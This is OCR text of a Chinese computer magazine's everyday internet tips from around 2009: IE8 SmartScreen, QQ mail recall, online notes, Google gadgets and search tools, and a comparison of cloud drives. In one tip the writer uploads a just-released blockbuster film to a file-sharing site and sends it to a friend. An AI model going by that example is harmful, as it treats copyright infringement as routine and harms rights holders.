
★Web Slices是IE8中的新功能，所以目前支持它的网站还不多。据传Windows Live、亚马逊等网站将很快支持，此功能将很快普及。如何判断某网站是否支持Web Slices？在IE8中打开该网站时，如果工具栏RSS订阅图标变成绿色，即表示此网页中有Web Slices源。

★有许多网站、博客都是通过WordPress创建的，很容易让它们支持Web Slices，具体方法请参阅：http://blog.cfan.com.cn/index.php/11702/viewspace-624797。

安全浏览，谨防恶意钓鱼

新版IE8，在安全方面下了很大功夫，像之前杂志上介绍过的它新增的隐私浏览模式等。其实在你看不到的地方，IE8的安全防范也有增强，这就是它的——SmartScreen（智能屏幕筛选器）。当发现你浏览的网页可疑时它会即时弹出提示消息，如果该网站已经列于风险网站黑名单则它会亮出红色警告并阻止访问。看到这些警告提示时，你就要小心了。

除了自动检测外，我们还可以利用它手动检测某网站是否安全：启动IE8，打开需要检测的网站，然后点击工具栏上的“安全”按钮，选择“SmartScreen筛选器→检查此网站”（见图3），很快就会弹出鉴定结果。如果未检测到安全威胁，但是你还是觉得不放心的话，则可以点击“安全→SmartScreen筛选器→报告不安全网站”，将此网站提交给微软来帮你分析。**(文/流言)** CF [XF15]



撤回发出的邮件
——QQ邮箱覆水能收

某天在网上与MM大吵了一架，一怒之下，通过QQ邮箱给她发了一封措辞极其严厉的邮件。可等怒火稍息之后，我又有些后悔了，怎么办？发出的邮件还能收回吗？想起CFan上曾经介绍过Gmail邮件撤回的功能，于是我怀着侥幸心理翻看QQ邮箱的设置，还真有了惊人的发现。

原来，最近QQ邮箱推出了“邮件撤回”功能，只要收件人也是QQ邮箱，并且她（他）还没有阅读邮件，那么在15天之内（这么长的时间足够我们吃后悔药的了），就能撤回邮件。

当你通过QQ邮箱发出邮件之后，点击邮箱左侧的“已发送”，在右侧的邮件列表中点击欲撤回的邮件主题名称进入邮件正文，然后单击上方“撤回邮件”按钮（见图），弹出“撤回邮件”对话框，点击“确定”即可。

完成操作后，如果对方还没有阅读你的邮件，此邮件就会被神不知鬼不觉地删除掉。就这样，我幸运地躲过一件不该发生的故事。

小编有话说：小编在测试这一方法的时候，发现不管发多少邮件，QQ邮箱“已发送”中就是空空如也，也就无法完成撤回操作了。经检查后才发现，原来需要手动进入“设置”中，勾选“邮件自动保存到‘已发送’”项才行。**(重庆/陈佳)** CF [XF16]


责任编辑：柳絮飞 投稿地址：wangl@cfan.com.cn
博客地址：http://fly2spring.blog.cfan.com.cn

要想忘不了，就用网络记事本

平时在网吧或者在单位的时候，有时经常要在电脑上随手记点东西，可是如果只是记在本机，在其他地方我们就看不到所记的事情了。那么何不试试网络记事本，把要记的东西放在这些地方，既方便使用，还能随处访问。

实战1：工作计划——QQ网络记事本

类似工作计划内容，我们可以使用QQ记事本保存。点击QQ面板上的网络硬盘进入，展开"个人助理→网络记事本"，然后点击下方的"记事本"按钮。系统会默认打开一个以当前日期为名的记事本窗口，按提示输入需要记住的文本并保存即可。以后不管在什么地方，只要登录QQ即可读取记事本的内容（见图）。如果要保存的内容比较多，为了防止掉线或者断电等突发事件造成的损失。点击"设置"，在"高级"标签中选中"定时保存"，再设置一下自动保存的时间即可。



> **小提示**
>
> ★QQ群聊记录默认保存在网上，如果要记住的内容不是很多，我们还可以打开任意一个群，通过发送消息的方法把要记的内容发到群里。以后打开群，点击"群空间"，进入"群聊 精华"页面就可以查看自己发送的消息了，并且支持图片保存。唯一不足的是，保密性不好。
>
> ★如果只是简单记录，还可以使用QQ通讯簿。比如，要记住客户联系地址，在QQ通讯簿随意添加一个好友并加上详细联系地址，这样不管在何处登录QQ通讯簿都可以看到。

实战2：自考提醒——网络记事本记录

为了不让自己忘记自考日期，我们可以使用 http://www.noteu.cn/提供的网络记事本功能。登录上述网站并将其设置为主页，注册后我们就拥有一个网络记事本了。登录自己的记事本后点击"添加便签"，在打开的便签页面输入自考提醒内容并点击"保存"。以后只要启动浏览器，在打开的主页进入自己保存的便签即可看到自考提醒了。对于没有电脑的用户，还可以使用手机登录http://wap.xnote.cn读取保存的便签。


实战3：好友生日——邮件自动提醒

如果担心忘记好友生日，可以利用邮件定时提醒服务。申请一个163邮箱。登录163邮箱后，点击"写信"，收件人设置为自己的邮箱地址，然后把需要记住的内容作为邮件正文，并勾选下方的"定时发信"，选择朋友生日前一天发送。这样系统会在指定时间发送信件到我们的邮箱，到时只要打开邮箱就不会忘记朋友的生日了。对于使用飞信用户，登录飞信后点击"菜单→操作→给自己发送短信"，点击"定时短信"设置即可。**(文/俞木发)** CF [XF17]

iGoogle来袭，挡也挡不住的爱情轰炸机

Vista刚刚推出之时，它桌面侧边栏中的各种挂件（Gadgets）着实让人惊艳了一下。只是Vista的挂件（包括新版的Windows 7），种类不多，实用的更少。为了不让桌面侧边栏变成花瓶摆设，这里介绍一个将谷歌实用挂件移植到Windows桌面的方法，丰富我们的挂件来源。

这里以Windows XP为例。首先打开http://desktop.google.com/,点击其中的"安装Google桌面"下载安装谷歌桌面，安装过程中，注意选中"在您的桌面上显示资讯、电子邮件、天气和其他众多小工具"项（见图1）。最后点击"完成"，一个透明背景、超强立体感的侧边栏即显示出来（见图2）。






实战：爱情"轰炸"

谷歌桌面已经预置了几个实用挂件，如果你觉得不够用，可在侧边栏上右击，选择"添加小工具"，在打开的窗口中分门别类提供了上百个挂件工具。以"生活方式"为例，点选后，将光标移到右侧"爱情报价"上，再点击"添加→确定"，即可在侧边栏中添加此挂件了。这样，每天开启电脑之后，就能收到一条爱情格言，把它复制下来转发给MM，风雨无阻天天"轰炸"，就不信不能俘获MM的芳心。**(文/流言)** CF [XF18]

> **小提示**
>
> ★默认情况下，谷歌已经预置了时钟、新闻、天气等实用挂件。对不想要的挂件，右击它并选择"删除"即可。下面给大家推荐几个值得一用的挂件。
>
> 快速查看：快速访问文件和网页
>
> 电子邮件：显示Gmail最近的未读电子邮件
>
> 任务列表：管理待处理的任务
>
> 媒体播放器遥控：在桌面任意位置控制音乐和视频的播放
>
> Tetramino Gmae：桌面俄罗斯方块游戏
>
> 维基百科搜索：从桌面搜索维基百科
>
> 每日英文：每日自动更新8类英文句子，日积月累学英文

趋势科技也提供免费在线杀毒服务，如有需要，可访问：http://housecall.trendmicro.com。



谷歌“时光机器”穿越历史时空

最近导师让小姚写一篇关于证券方面的文章，当她通过Google搜索资料时，发现都是时下的新闻，很难找到特定历史段的数据，参考意义不大。这让小姚有点郁闷。

时间隧道，关键词的历史大事记

小姚所写文章涉及到著名的“5.19行情”。5.19行情作为中国证券市场一段特殊的历史，到底是什么因素促成？当时的环境如何？这些都需要引用1999年当时媒体上的一些评论分析。不过直接用Google搜索，一大堆的文章都是现在的证券行情，根本不是想要的结果。小姚决定请谷歌百宝箱帮忙。


第一步：当在Google中搜索“5.19行情”后，搜索结果页面左上角会看到“搜索百宝箱”链接，点击后进入百宝箱页面。

第二步：百宝箱左侧提供了多种搜索方式，这里点击“时光隧道”，页面上方将显示一个时间轴。时间轴上有一些“蓝柱子”，它的高矮显示出当年搜索结果的多少。点击时间轴上的“1998年”，展开后即可看到“1999年”时间点了，点击它，这时出现的大部分内容就是直接关于1999年“5.19行情”的了。为了提高效率，在每个搜索结果的后面有一个“+显示详细内容”，点击之后，就可以查看相对详细的信息，以决定是否有必要打开这个搜索结果。

第三步：了解完历史，想知道最近媒体上怎么评价5.19行情，可在百宝箱页面左侧点击“最新结果”、“一天之内”等就可以查阅了（见图）。

神奇罗盘，搜索引擎也联想

小姚最近想要换手机，她总听周边的朋友在讨论3G，于是决定要换一个支持3G的手机。可是，什么是3G？如何判断手机是否支持3G？这些她都一无所知，于是她决定对3G做一个全面了解。



第一步：在谷歌搜索百宝箱中搜索“3G手机”后，点击左侧“神奇罗盘”，页面中间会出现一个有许多信息分支的罗盘，罗盘中心是搜索关键词，围绕核心的分支则指示与搜索关键词相关的其他关键词。

第二步：点击相应的分支，又会以此分支为罗盘中心，继续纵深搜索。这样通过不断点击，搜索引擎不断根据语意联想，就会得到许多意想不到的有价值的信息了。

图文并茂，搜索不再单调

看到谷歌百宝箱非常实用，小姚有点爱不释手，以前只能查看简单的文字结果，现在不仅可以按时间搜索，还可以在搜索结果中直接查看文章里的图片。小姚曾经在《电脑爱好者》上发表过文章，就直接搜索一下吧。

第一步：在谷歌百宝箱里搜索自己的名字，然后点击“图文并茂”。

第二步：在搜索结果的第二页中果然出现了CFan杂志的封面，这当然是需要的结果了，一击即中，再也不能打开无用网页了。如果搜索的是明星人物的话，点击左侧“视频”，还可以查看与此明星相关的各种视频了，并且可以在“长短不限”下面，再根据时间长短重新搜索，以便获得更精确的结果。**（文/侯忠　常雪斌）** CF [XF19]



小提示

对于炒股的朋友，可以直接输入股票名字，用时间隧道就知道它什么时候是热门，何时是冷门。

好友上线请自报家门

平时因为工作忙，虽然开着MSN、QQ却没有时间查看，有时重要的联系人上线了自己还一无所知，比较误事。这里教给大家一个方法，只要好友一上线，不用看就能知道是谁。

启动Windows Live Messenger(MSN) 2009，右击需要特意提示的好友，选择“为此联系人选择声音”，打开如图所示对话框，MSN已经预置了多种声音供挑选，不过这里点击“添加新声音”选择我们自己录制的个性化声音（比如录制的“某某上线啦”的音频）。




在打开的窗口中，找到前面准备好的录音文件（支持WMA、MP3、WAV），可以看到声音文件的波形预览，蓝色方框内的为可用声音，可以移动它的位置。拉动蓝框左右边框可缩短声音长度（最长为5秒）。如果勾选“淡入”或“淡出”，还可以为声音添加渐变效果。调节满意后点击“完成”。

以后，该好友一旦登录，MSN就会喊出谁谁来了。同样方法，还可以为“向您发送即时消息”的人设置个性化声音。**（文/流言）** CF [XF20]

小提示

QQ也可以设置个性化的声音提示，在QQ 2009面板上，点击“主菜单→系统设置→基本设置”，切换到“声音”，勾选“开启声音提示”项，接下来就可以在下面为好友消息、好友上线、群消息等设置个性语音了。

网页访问不正常时（但是QQ等能用），可清除一下浏览器的缓存文件，也有可能解决问题。



WOW！整治混乱的网络生活

现在许多人的生活几乎已离不开网络了，在网上我们可以享受各种各样的便利服务。不过服务一多容易引起混乱，反而误了重要事务。下面就让我们找出这些网络服务的乱源，并一一整治。

新闻之乱

大多数网民，上网先看一会新闻几乎已成了习惯。只是网上的新闻信息太多，极容易造成混乱。

乱源1：新闻网站太多，像新浪、搜狐、网易、新华网及各种专业新闻网站，数得过来的就有几十家之多，根本看不过来。

乱源2：网站新闻重叠、频繁滚动页面、无法在小窗口即时浏览等。


乱源3：各种各样的新闻太多，反而将自己真正要关注的新闻给淹没了。

解决方案1：聚合要闻，一览无遗

上面的乱源1和2，其实可以通过Google的NewsShow向导一并解决。打开Google的NewsShow向导页（http://tinyurl.com/cnn4jj，此为简化网址），样式选择"728×90横幅"或"300×250中等矩形"，搜索主题根据自己的需要勾选（比如我选的是"头条资讯"、"科技"、"娱乐"），其他取默认值即可。设置完毕，复制下方文本框中自动生成的代码。

启动任意浏览器，打开一个空白网页（about:blank），另存此网页到任意位置，假设为C:\MyWeb\News.htm。在记事本中打开News.htm，将刚才复制的代码粘贴到<body>和</body>两个标志之间，保存文件后退出。

右击桌面，选择"属性"，依次点击"桌面→自定义桌面→Web→新建→浏览"，打开刚才保存的News.htm文件，然后连续点击"确定"返回。这时桌面上便会显示如图1所示的新闻窗口了。将光标指向此窗口，拖动显示的标题栏即可随意调整它的位置。



通过这种方式看新闻的优点在于：1.它聚合了新浪、搜狐、腾讯、人民网、IT世界、凤凰网等等几十家流行网站的即时新闻，而且是经过选择的主题，不用我们自己再东翻西找；2.它内嵌于桌面，不影响我们的任何工作，随时可看；3.在小窗口中点击即可直接浏览（按Alt+←键可快速返回主页），不用打开浏览器而影响工作。

小提示

★将复制的代码添加到自己的网站、博客、论坛等上面，可以在自己的网站中打造即时新闻版块，丰富内容。

★更多NewsShow的设置，可参阅：http://tinyurl.com/ktcwxn（此为简化网址）。

解决方案2：实时跟踪关注的新闻

如果想更精确地追踪自己想要的新闻，并且达到一有更新就获通知的目的，可通过下面的方法实现：

首先打开http://news.google.cn/（.com为英文版），点击左侧"资讯快讯"链接，在新页面中，如图2所示，填写要关注的新闻关键词（如"3G手机"），频率可设置为"出现新的结果时"（这样可即时更新），再填写自己的QQ邮箱地址，最后单击"创建快讯"即可。

这样，Google一旦搜索到与3G手机相关的新闻，就会自动给你所提交的邮箱发送邮件，如果你挂着QQ的话，QQ会即时弹出提示消息，即可达到实时跟踪新闻的目的了。




邮箱之乱

在网上混的，一般都会有好几个邮箱，虽然都是免费的，不过管理起来就相当繁琐了。

乱源：邮箱太多，每天打开不同的网页一个个地登录，非常麻烦。而且有新邮件也不能得到及时通知，往往错过重要邮件。

解决方案：四海邮箱成一家

QQ邮箱可以将其他邮箱整合到一起，以便统一管理。点击QQ主面板上的邮件图标自动登录QQ邮箱，点击"设置→其他邮箱→添加其他邮箱账户"，如图3所示，填写要添加的其他邮箱及密码，根据需要勾选相应选项，最后点击"确定收取"。以后随时在QQ邮箱中点击"其他邮箱"即可查看。而且当其他邮箱有邮件时，QQ也会即时弹出提示。



小提示

★CFan上介绍过QQ邮箱的一邮多名，即同一邮箱可以有@qq.com和@foxmail.com两个名字。不过对之前就已经申请过@foxmail.com的人来说，如何将之前申请的@foxmail.com账号与当前QQ邮箱绑定呢？打开Foxmail首页（www.foxmail.com）登录后，会看到"Foxmail迁移助手"提示，点击"开始迁移"，按向导提示操作即可。

★网易提供的"邮箱搬家"功能也可以整合包括QQ邮箱在内的其他邮箱：登录网易邮箱后，点击"设置→（邮件收发设置）邮箱搬家→添加邮箱搬家账号"，再按向导提示操作就可以了。另外，Google、新浪、搜狐、Yahoo等的免费邮箱服务，也都提供其他邮箱代收服务。

在IE的"Internet选项→内容"中，能过启用并设置"分级审查"，也能屏蔽一些内容不良网站。

论坛博客之乱

泡论坛、写博客，网络生活不可忽缺的两件事，也是极易引起混乱的事。

乱源1：一般都会泡多个论坛，要写N个博客，一个个地登录，也是非常麻烦的事情。

乱源2：追名人博客或小说作品，或者自己发了贴子、写了博客，想第一时间获知别人的回复，但是总不能死守着论坛博客等着更新吧。

解决方案1：一键登录论坛博客

通过无忧登陆（下载地址：http://www.onlinedown.net/soft/1232.htm），可以解决乱源1中的烦恼。下载解压后，安装运行，首先会弹出注册提示窗口，点击“开始注册新用户”，简单填写用户名及密码注册后登录。

无忧登陆的主界面与QQ比较相像。点击“显示工具栏”按钮，选择“添加登录账户”打开向导窗口（见图4），其中除了原有的根据浏览器输入添加及常用类型账户（包括网易、新浪、搜狐、天涯、猫扑等几十家流行的论坛博客）添加外，还新增了“手工添加登录账户”的方法，更加灵活了。这里试用它新增的方法，点选后在打开的窗口中填写相应论坛或博客的网址（可以在浏览器中打开论坛或博客的网址后，再回到无忧登陆界面，点击“获取当前网址”以自动添加）、相应登录用户名及密码，然后点击“登录测试”，如果成功，最后点击“保存”。回到无忧登陆主界面，可以看到刚才设置的账户已添加到“登录账户”列表中。需要的时候，只需要双击列表中的此项目，即可打开对应的论坛或博客了，相当方便。同样方法，可以添加其他所有需要登录的网站。




4

解决方案2：网站更新即时通知

无需死守博客或论坛贴子一遍遍刷新，试试在线工具Aotol（http://www.aotol.com/aotol/）即可解决乱源2中的问题。

打开Aotol网站主页，点击“注册”，只需简单设置用户名、密码和邮箱即可完成（见图5）。用注册的用户登录后，这里以最新的小说《盘龙》为例来演示，在左侧文本框中输入《盘龙》小说的网址（http://www.qidian.com/book/1017141.aspx），点击OK完成添加。



5

由于我只想检测《盘龙》这一部小说，其他小说的更新并不想监控。这时可用网址+关键词的方式，Aotol将只查找跟关键词相关部分的更新。以同样方法，还可以添加其他要监控的网址。

当检测到《盘龙》有更新时，网址前的New（新）图标就会闪动，点击New图标即可打开该网页查看，并且更新的部分是高亮显示的，非常醒目（见图6）。现在，我不用每天都等候在网站前不断地刷新，同样可以在第一时间内阅读到《盘龙》的最新内容了。



6

> **小提示**
>
> 无忧登陆同样能实现软件的一键登录，它支持QQ、TM、MSN、飞信、UC等十几款流行的即时通讯软件，并且还支持近40款流行的网游。

> **小提示**
>
> 注册时如果使用的是真实邮件，可以使用邮件提醒功能。在Aotol网站的设置页面中选择“我离线时一旦该网页有更新就邮件通知”，这样就算不访问Aotol网站，在网站更新时我们也会第一时间从邮件中获知。

即时通讯之乱

QQ、MSN，必不可少的网络即时交流软件，如果使用不当，同样会扰乱我们的网络生活。

乱源：在使用QQ、MSN时，通常我们要同时和多位好友聊天，每个好友单开一个聊天窗口，使得桌面拥挤而混乱。

解决方案：聊天也玩多标签

如果将多个QQ聊天窗口，像多标签浏览器一样组织到同一个窗口中，这样就会大大节约屏幕资源，你也可以一对多而不乱了。IMTab（下载地址：http://www.onlinedown.net/soft/74475.htm）正是为解决此乱而来。

下载后解压，直接双击IMTab.exe即可运行，这时你会发现，已经打开的多个QQ聊天窗口（包括群聊窗口），神奇地被“吸”进同一个窗口中了。简单点击下方的标签，就可以随意切换到其他聊天窗口中。双击某标签，则可以快速关闭它。右击标签，还可以为标签设置不同的颜色，非常酷。**（文/一页 小新）**

> **小提示**
>
> 多标签，MSN也可以有。安装Messenger Plus! Live（下载地址：http://www.newhua.com/soft/36102.htm）后，启动MSN，会在软件上方看到Messenger Plus按钮，点击选择“偏好设定”，切换到“分页聊天”中，勾选其中的“启用分面聊天窗口”项，确定后MSN也能多标签聊天了。

CF [XF21]

谁是最好的网络仓库?
——最新网盘应用实例及评测


同学聚会拍了照片视频、单位的数字培训资料要分发给同事、自制的软件包要共享给网友……在我们的日常工作中，总是免不了要和别人分享文件，此时我们该怎么办呢？刻录成光盘分发或U盘拷贝……，其实无须如此复杂，把文件存放到网络硬盘中，随时可供下载，文件共享不再烦恼。

实例1：QQ中转站“助”我发文件

小伟是一名信息技术教师，开学后他为学校创建了一个QQ群，所有的同事都加入到该群中。最近单位搞培训，有很多视频教程要分发给教师，这些资料压缩后近300兆，怎么才能快速发送给各位同事呢？小伟想到了使用QQ中转站。

首先点击QQ面板上的邮件图标登录QQ邮箱，然后单击左侧“文件中转站（极速版）”，再点击“上传文件”，在出现的对话框中点击“浏览”按钮选择要共享的文件，即会自动开始上传（见图1）。上传结束后单击“完成”进入中转站，选中文件，单击“发给QQ群”切换到新页面（见图2），在右侧点选要共享的QQ群，输入主题和正文内容，最后单击“发送”。QQ群里面的每个人即刻会收到一份“群邮件”，打开邮件后单击附件中的“查看下载信息”，再点击“开始下载”就可以下载小伟共享的培训资料了。






实例2：高清电影“送”给你

最近我四处寻觅，终于找到某部刚刚上映的电影大片的高清视频。网友小红MM向我要这部电影，可是整个文件有3GB多，QQ中转站也无法“中转”了。怎么办？这时其他网友给我推荐了“大米盘”，可无限上传文件，并且支持电驴、迅雷等工具下载。

登录大米盘（www.damipan.com），首先点击上方“注册”申请用户账户并登录，然后单击“尝试插件上传”下载安装Google Gears，这样才能享用高级上传模式。单击“浏览”按钮选择高清电影文件，最后单击“上传”按钮即可（见图3）。

上传结束后会自动切换到新页面，在这里可以使用多种方式下载。将该页网址发送给小红MM（或其他好友），它们就可以下载了，十分方便。

> **小提示**
>
> 进入大米盘后可以不注册，直接单击“浏览”上传文件，不过上传速度会比较慢而且文件不能超过2G，所以建议大家还是注册并安装上传插件。



网盘小比拼

最近网络上又出现了不少网盘，在这里我特地罗列了5款较有特色的网盘进行评测，希望能为您的选择提供参考。(文/江苏 石小红) CF [XF22]

网盘名称	Uushare	趣盘	大米盘	QQ中转站	RayFile
网址	www.uushare.com	www.qupan.com	www.damipan.com	mail.qq.com	www.rayfile.com/zh-cn
容量	512M，可增加	3G	不限	1024MB	不限
单个文件	压缩包<50M，视频<25M	普通用户<100M，Vip用户<2G	非注册用户<2G	1024MB	不限
保存时间	长期保存	长期保存	长期保存	7天，可延长	长期保存
文件搜索	√	√	√	×	×
批量上传	√	√	×	×	√
下载工具	常用下载工具	常用下载工具	常用下载工具	支持旋风下载	支持Raysource
上传速度	★★☆☆☆	★★★☆☆	★★★★☆	★★★☆☆	★★★★☆
下载速度	★★☆☆☆	★★★☆☆	★★★★☆	★★★★☆	★★★★★
特色	文件分类比较细	文件管理功能全面	存储空间和保存时间无限制	腾讯服务有保障	空间大，注册后可管理文件，上传下载速度快
备注	适合存储娱乐文件（图片、音乐和视频）	适合共享文件较多的用户	特别适合共享超大文件	适合QQ用户分享文件	适合共享多个大文件的用户

安全起见一般会禁用闪盘的自动播放，如果还想方便地访问闪盘，可为它在桌面建立快捷方式。




新软物语 NEW SOFTWARE STORY

131玩玩游戏平台： 当我带着熬夜的倦意，郁闷地看完火箭和湖人的季后赛第七场比赛的时候，我就立刻想在NBA 2K9中帮火箭Get Red一下。于是就找到这款集游戏下载、管理于一体的“游戏平台”，大型单机游戏在这里一样有得下。下载地址：http://www.newhua.com/soft/73651.htm

尚邮： 新进小编狂暴鸭新入了BlackBerry手机，PushMail的价格吓退了他，于是在网上疯狂找起了替代品，“尚邮”就是这样一款软件。虽然没办法实时收到邮件，不过延迟也就一两分钟，就是小心流量别超了。下载地址（支持包括BlackBerry在内的多种手机平台）：http://www.shangmail.com/

JavaRa： 用Java的软件越来越多，但运行之前，你的系统必须安装好Java虚拟机（JRE），但JRE的缺点是更新后不会自动把旧版本清除。下载地址：http://nchc.dl.sourceforge.net/sourceforge/javara/JavaRa.zip

ViGlance： 对Windows 7的任务栏我一直垂涎三尺，真是漂亮，可是我还真不喜欢它那个不停的Beta、RC的样子，所以在我的Windows XP上就采用了这款软件，来模拟它的任务栏。下载地址：http://www.lee-soft.com/



UnRARMenu： 用WinRAR创建了自解压缩文件，在传给别人的时候，是不是希望他们不能看到右键菜单中的WinRAR选项？如果你有需求，那么这款软件肯定适合你。下载地址：http://work.newhua.com/cfan/200912/UnRARMenu.rar

SkiniTunes： 用iTunes的一定要安装上这个插件，它非常漂亮，效果极佳，和千千静听等播放器一样，有多种窗口模式可以切换。下载地址：http://www.newhua.com/soft/84840.htm

红薯淘宝批量评价器： 作为一个淘宝卖家，你肯定每天都要面对N多的评价解释，如果要动手一一回复那是非常麻烦的，这款软件就是用来批量完成这事的。对于经常买衣服的淘宝小MM也可以用这款软件，它可以帮你批量给评价。下载地址：http://jh.onlinedown.net/soft/85421.htm

